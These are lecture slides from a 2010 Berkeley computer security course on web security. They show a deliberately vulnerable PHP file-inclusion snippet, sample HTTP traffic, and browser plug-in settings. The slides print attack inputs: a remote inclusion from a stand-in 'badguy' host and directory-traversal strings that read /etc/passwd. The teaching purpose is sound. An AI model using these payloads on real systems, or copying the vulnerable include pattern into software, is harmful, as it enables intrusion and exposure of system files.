Web Security, Part 2

CS 161 - Computer Security

Profs. Vern Paxson & David Wagner


TAs: John Bethencourt, Erika Chin, Matthew Finifter, Cynthia Sturton, Joel Weinberger

http://inst.eecs.berkeley.edu/~cs161/

Feb 3, 2010

With thanks for some slides to John Mitchell and Giovanni Vigna

Injection via file inclusion



```
<?php
   $color = 'blue';
   if (isset( $_GET['COLOR'] ) )
      $color = $_GET['COLOR'];
   require( $color . '.php' );
?>
```

2. PHP code executed by server

3. Now suppose COLOR=http://badguy/evil
Or: COLOR=../../../etc/passwd%00


A form of *directory traversal* (or *path traversal*).

Can also work directly w/ URLs:


e.g.: http://victim.com/cgi-bin/../../../../../etc/passwd

(seen every day)

Basic Structure of Web Traffic



HTTP Request




```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats

```

GET: download data.   POST: upload data.

HTTP Response



```
HTTP/1.0 200 OK
Date: Sun, 19 Apr 2009 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Sat, 18 Apr 2009 17:39:05 GMT
Set-Cookie: session=44eb; path=/servlets
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Web Page Generation

- Can be simple HTML:

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
  </BODY>
</HTML>
```


Web Page Generation

- Or a program, say written in *Javascript*:

```
<html   xmlns="http://www.w3.org/1999/xhtml"
        xml:lang="en" lang="en">
<head> <title>Javascript demo page</title>
</head>

<body>
<script type="text/javascript">
var a = 1;
var b = 2;
document.write(a+b);
</script> </body> </html>
```

Or what else?
Java, Flash,
Active-X, PDF …



ADOBE® READER® 9
Version 9.3.0

Copyright
All rights
See the co

Preferences


Categories:

- Documents
- Full Screen
- General
- Page Display
- 3D & Multimedia
- Accessibility
- Acrobat.com
- Forms
- Identity
- International
- Internet
- JavaScript
- Measuring (2D)
- Measuring (3D)
- Measuring (Geo)
- Multimedia (legacy)
- Multimedia Trust (legacy)
- Reading
- Search
- Security
- Security (Enhanced)
- Spelling
- Tracker

JavaScript
- [✓] Enable Acrobat JavaScript

JavaScript Security
- [ ] Enable menu items JavaScript execution privileges
- [✓] Enable global object security policy

JavaScript Debugger
- [ ] Show console on errors and messages


Version test for Adobe Flash Player

http://kb2.adobe.com/cps/155/tn_15507.html

Home / Support /

TechNote

Version test for Adobe Flash Player

The SWF movie below displays the specific version of the Adobe Flash Player currently installed and active in your browser. For Flash Player 6 or later, it also tests to see if the debug or shipping version of Flash Player is installed.

Your Player Version:	MAC 9,0,124,0
Debug Player:	No
Operating System:	Mac OS 10.4.9
Video Capable:	Yes
Audio Capable:	Yes
Local File I/O Enabled:	Yes

SEARCH SUPPORT

DOCUMENT DETAILS

